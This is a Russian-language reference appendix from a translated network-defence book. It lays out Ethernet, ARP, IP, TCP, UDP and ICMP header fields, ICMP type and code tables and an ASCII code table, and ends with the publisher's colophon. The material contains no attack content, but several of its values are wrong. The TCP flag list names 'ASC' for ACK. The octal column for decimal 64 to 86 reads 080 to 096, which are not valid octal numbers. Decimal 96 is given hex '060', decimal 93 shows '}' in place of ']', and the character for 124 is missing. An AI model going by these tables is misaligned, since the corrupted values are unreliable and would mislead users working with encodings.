
Тип	Поле	Длина (байты)
0800	Дейтаграмма IP	46-1500 (переменная)
0806	ARP Запрос/Ответ	28
	PAD	18
8035	RARP Запрос/Ответ	28
	PAD	18

Заголовки протокола определения адресов (ARP)



Источник: Иллюстрированный TCP/IP,
Часть 1, W. Richard Stevens

Заголовки протокола интернета (IP)



RFC 791

Заголовки протокола управления передачей (TCP)

(байты)

0	1	2	3	4	5	6	7	8	9	10	0	1	2	3	4	5	6	7	8	9	20	0	1	2	3	4	5	6	7	8	9	30	0	1		
Порт отправителя											Порт получателя																									
Номер сегмента																																				
Номер подтверждения																																				
Смещение данных		Зарезервированное поле				URG	ACK	PSH	RST	SYN	FIN	Размер «окна»																								
Контрольная сумма сегмента											Указатель срочных данных																									
Дополнительные параметры																										Заполнение										

- URG – флаг срочности
- ASC – флаг пакета, содержащего подтверждение получения
- PSH – флаг форсированной отправки
- RST – переустановка соединения
- SYN – синхронизация чисел последовательности
- FIN – окончание передачи

RFC 793

Заголовки пользовательского протокола данных (UDP)

(байты)

0	15	16	31
Порт отправителя		Порт получателя	
Длина сообщения		Контрольная сумма	

RFC 768

Заголовки протокола управляющих сообщений в интернете (ICMP)

(байты)

0	8	16	31		
Тип сообщения		Код дополнительной диагностической информации		Контрольная сумма сообщения	

Данные меняются в зависимости от типа и кода

RFC 792

«Тип» и «код» ICMP пакета изменяют остальную часть характеристик пакета. В следующей таблице дано резюме различных типов ICMP пакетов, которые вы можете встретить.

Тип	Код	Описание
0	0	Ответ Echo
3		Адресат недостижим
	0	Сеть назначения недостижима
	1	Хост назначения недостижим
	2	Протокол недостижим
	3	Порт недостижим
	4	Требовалась фрагментация, но установлен бит «не фрагментировать»
	5	Маршрут источника неверен
	6	Сеть назначения неизвестна
	7	Хост назначения неизвестен
	8	Исходный хост изолирован (вышел из употребления)
	9	Сеть назначения административно запрещена
	10	Хост назначения административно запрещен
	11	Сеть недоступна для запрошенного типа обслуживания
	12	Хост недоступен для запрошенного типа обслуживания
	13	Связь административно запрещена с помощью фильтра
	14	Нарушение старшинства хостов
	15	Произошло сокращение старшинства
4	0	Сдерживание источника
5		Перенаправление
	0	Перенаправление для сети
	1	Перенаправление для хоста
	2	Перенаправление для запрошенного типа обслуживания и сети
	3	Перенаправление для запрошенного типа обслуживания и хоста
8	0	Запрос Echo
9	0	Объявление маршрутизатора
10	0	Просьба маршрутизатора
11		Время жизни истекло
	0	Время жизни равняется 0 в течение транзита
	1	Время жизни равняется 0 во время повторной сборки
12		Неверный параметр
	0	Плохой IP заголовок
	1	Отсутствие необходимой опции
13	0	Запрос временной метки
14	0	Ответ с временной меткой
15	0	Информационный запрос
16	0	Информационный ответ
17	0	Запрос маски адреса
18	0	Ответ с маской адреса

В следующей таблице представлены поля в пределах пакета (расположенные после контрольной суммы), определенные значениями «типа» и «кода».

ICMP Тип; Код	Поле	Длина (биты)
0 или 8; 0	Идентификатор	16
	Номер сегмента	16
	Данные	Переменная
3; 0-15	Неиспользованное (должно быть 0)	32
	IP заголовок + первые 64 бита оригинальных данных дейтаграммы IP	Переменная
4; 0	Неиспользованное	32
	IP заголовок + первые 64 бита оригинальных данных дейтаграммы IP	Переменная
5; 0-3	Интернет-адрес шлюза	32
	IP заголовок + первые 64 бита оригинальных данных дейтаграммы IP	Переменная
11; 0 или 1	Неиспользованное	32
	IP заголовок + первые 64 бита оригинальных данных дейтаграммы IP	Переменная
12; 0	Указатель	8
	Неиспользованное24IP заголовок + первые 64 бита оригинальных данных дейтаграммы IP	Переменная
13 или 14; 0	Идентификатор	16
	Номер сегмента	16
	Начальная временная метка	32
	Временная метка получения	32
	Временная метка передачи	32
15 или 16; 0	Идентификатор	16
	Номер сегмента	16
17 или 18; 0	Идентификатор	16
	Номер сегмента	16
	Маска подсети	32

Таблица ASCII

Схемы заголовков протоколов и таблицы представляют собой отличный справочный материал, полезный при анализе структуры сетевых пакетов. Эта таблица содержит символы кодов ASCII, их десятичные, восьмеричные и шестнадцатеричные эквиваленты, управляющие последовательности или последовательности CTRL-ключей, которые используются для генерации символов (там, где это применимо), и краткое описание каждого ключа.

Десятичное число (Int)	Восьмеричное	Шестнадцатеричное	ASCII (Char)	Управляющая последовательность/ Управляющий символ	Описание (обычное использование)
0	000	00	NUL	\0, ^@	Символ NULL
1	001	01	SOH	CTRL-A, ^A	Начало заголовка
2	002	02	STX	CTRL-B, ^B	Начало текста

Деся- тичное число (Int)	Вось- мерич- ное	Шест- над- цате- ричное	ASCII (Char)	Управляю- щая последо- вательность/ Управляющий символ	Описание (обычное использование)
3	003	03	ETX	CTRL-C, ^C	Конец текста (прекращение работы)
4	004	04	EOT	CTRL-D, ^D	Конец передачи (EOF, Logout)
5	005	05	ENQ	CTRL-E, ^E	Запрос
6	006	06	ACK	CTRL-F, ^F	Подтверждение
7	007	07	BEL	\a, CTRL-G, ^G	Звонок
8	010	08	BS	\b, CTRL-H, ^H	Возврат на один символ
9	011	09	TAB	\t, CTRL-I, ^I	Горизонтальная табуляция
10	012	0A	LF	\n, CTRL-J, ^J	Новая строка/перевод строки
11	013	0B	VT	CTRL-K, ^K	Вертикальная табуляция
12	014	0C	FF	\f, CTRL-L, ^L	Новая страница/перевод страницы
13	015	0D	CR	\r, CTRL-M, ^M	Перевод каретки
14	016	0E	SO	CTRL-N, ^N	Сдвиг без сохранения выдвигаемых разрядов
15	017	0F	SI	CTRL-O, ^O	Сдвиг внутрь
16	020	10	DLE	CTRL-P, ^P	Прекращение связи данных
17	021	11	DC1	CTRL-Q, ^Q	Контроллер 1
18	022	12	DC2	CTRL-R, ^R	Контроллер 2
19	023	13	DC3	CTRL-S, ^S	Контроллер 3
20	024	14	DC4	CTRL-T, ^T	Контроллер 4
21	025	15	NAK	CTRL-U, ^U	Отрицательное квитирование
22	026	16	SYN	CTRL-V, ^V	Бездействующая синхронизация
23	027	17	ETB	CTRL-W, ^W	Конец блока передачи
24	030	18	CAN	CTRL-X, ^X	Отмена
25	031	19	EOM	CTRL-Y, ^Y	Конец среды
26	032	1A	SUB	CTRL-Z, ^Z	Замена (Приостановка)
27	033	1B	ESC	\e, CTRL-[, ^[	Выход
28	034	1C	FS	CTRL-\, ^\	Разделитель файла
29	035	1D	GS	CTRL-], ^]	Разделитель группы
30	036	1E	RS	CTRL-^, ^^	Разделитель записи
31	037	1F	US	CTRL-_, ^_	Разделитель модулей
32	040	20	SPACE		Пробел
33	041	21	!		Восклицательный знак
34	042	22	"		Двойная кавычка
35	043	23	#		Знак фунта
36	044	24	\$		Знак доллара
37	045	25	%		Процент
38	046	26	&		Амперсанд
39	047	27	'		Одиночная кавычка/Апостроф
40	050	28	(		Открывающаяся круглая скобка
41	051	29	)		Закрывающаяся круглая скобка

Деся- тичное число (Int)	Вось- мерич- ное	Шест- над- цате- ричное	ASCII (Char)	Управ- ляю- щий символ	Описание (обычное использование)
42	052	2A	*		Звездочка/Знак умножения
43	053	2B	+		Плюс
44	054	2C	,		Запятая
45	055	2D	-		Дефис/Тире/Минус
46	056	2E	.		Точка
47	057	2F	/		Наклонная черта вправо/ Знак деления
48	060	30	0		Ноль
49	061	31	1		Один
50	062	32	2		Два
51	063	33	3		Три
52	064	34	4		Четыре
53	065	35	5		Пять
54	066	36	6		Шесть
55	067	37	7		Семь
56	070	38	8		Восемь
57	071	39	9		Девять
58	072	3A	:		Двоеточие
59	073	3B	;		Точка с запятой
60	074	3C	<		Знак «меньше»
61	075	3D	=		Знак равенства
62	076	3E	>		Знак «больше»
63	077	3F	?		Вопросительный знак
64	080	40	@		Знак «а» в кружочке
65	081	41	A		Прописное A
66	082	42	B		Прописное B
67	083	43	C		Прописное C
68	084	44	D		Прописное D
69	085	45	E		Прописное E
70	086	46	F		Прописное F
71	087	47	G		Прописное G
72	090	48	H		Прописное H
73	091	49	I		Прописное I
74	092	4A	J		Прописное J
75	093	4B	K		Прописное K
76	094	4C	L		Прописное L
77	095	4D	M		Прописное M
78	096	4E	N		Прописное N
79	097	4F	O		Прописное O
80	100	50	P		Прописное P
81	101	51	Q		Прописное Q
82	102	52	R		Прописное R
83	103	53	S		Прописное S
84	104	54	T		Прописное T
85	105	55	U		Прописное U
86	106	56	V		Прописное V

Деся- тичное число (Int)	Вось- мерич- ное	Шест- над- цате- ричное	ASCII (Char)	Управ- ляю- щий символ	Описание (обычное использование)
87	107	57	W		Прописное W
88	110	58	X		Прописное X
89	111	59	Y		Прописное Y
90	112	5A	Z		Прописное Z
91	113	5B	[		Открывающаяся квадратная скобка
92	114	5C	\		Наклонная черта влево
93	115	5D	}		Закрывающаяся квадратная скобка
94	116	5E	^		Знак вставки «^»
95	117	5F	_		Символ подчеркивания
96	120	060	'		Обратная кавычка
97	121	61	a		Строчное a
98	122	62	b		Строчное b
99	123	63	c		Строчное c
100	124	64	d		Строчное d
101	125	65	e		Строчное e
102	126	66	f		Строчное f
103	127	67	g		Строчное g
104	130	68	h		Строчное h
105	131	69	i		Строчное i
106	132	6A	j		Строчное j
107	133	6B	k		Строчное k
108	134	6C	l		Строчное l
109	135	6D	m		Строчное m
110	136	6E	n		Строчное n
111	137	6F	o		Строчное o
112	140	70	p		Строчное p
113	141	71	q		Строчное q
114	142	72	r		Строчное r
115	143	73	s		Строчное s
116	144	74	t		Строчное t
117	145	75	u		Строчное u
118	146	76	v		Строчное v
119	147	77	w		Строчное w
120	150	78	x		Строчное x
121	151	79	y		Строчное y
122	152	7A	z		Строчное z
123	153	7B	{		Открывающаяся фигурная скобка
124	154	7C			Труба
125	155	7D	}		Закрывающаяся фигурная скобка
126	156	7E	~		Тильда
127	157	7F	DEL		Знак удаления

*Управляющие последовательности для любого символа можно написать, используя наклонную черту влево, с последующим восьмеричным или шестнадцатеричным кодом. Например, символ 9 (символ горизонтальной табуляции) можно написать как `\t`, `\011` или `\x09`.

**К. Дж. Джонс, М. Шема,
Б. С. Джонсон**

**Анти-хакер.
Средства защиты
компьютерных сетей**

Переводчик *Н.В. Усова, И.В. Землянов*
Редактор *А.П. Рябушкин*
Верстка *М. Алексеева*

Директор издательства *В.Н. Говорухин*
Главный редактор *Н.В. Григорьева*
Технический директор *Е.В. Новиков*
Главный художник *О.В. Будко*

П О Л Ь З О В А Т Е Л Ь
Para(-)Type
I N L E G A L U S E

Подписано в печать 13.11.2003. Формат 70х100 ¹/₁₆

Гарнитура Журнальная. Печать офсетная. 43 печ. л.
Тираж 3000 экз. Заказ №1660

СП ЭКОМ

117342 Россия, Москва, ул. Бутлерова, д.17, оф. 105
Телефон для оптовых покупателей (095) 330-68-65

Отпечатано в ОАО «Можайский полиграфический комбинат»
143200, г. Можайск, ул. Мира, 93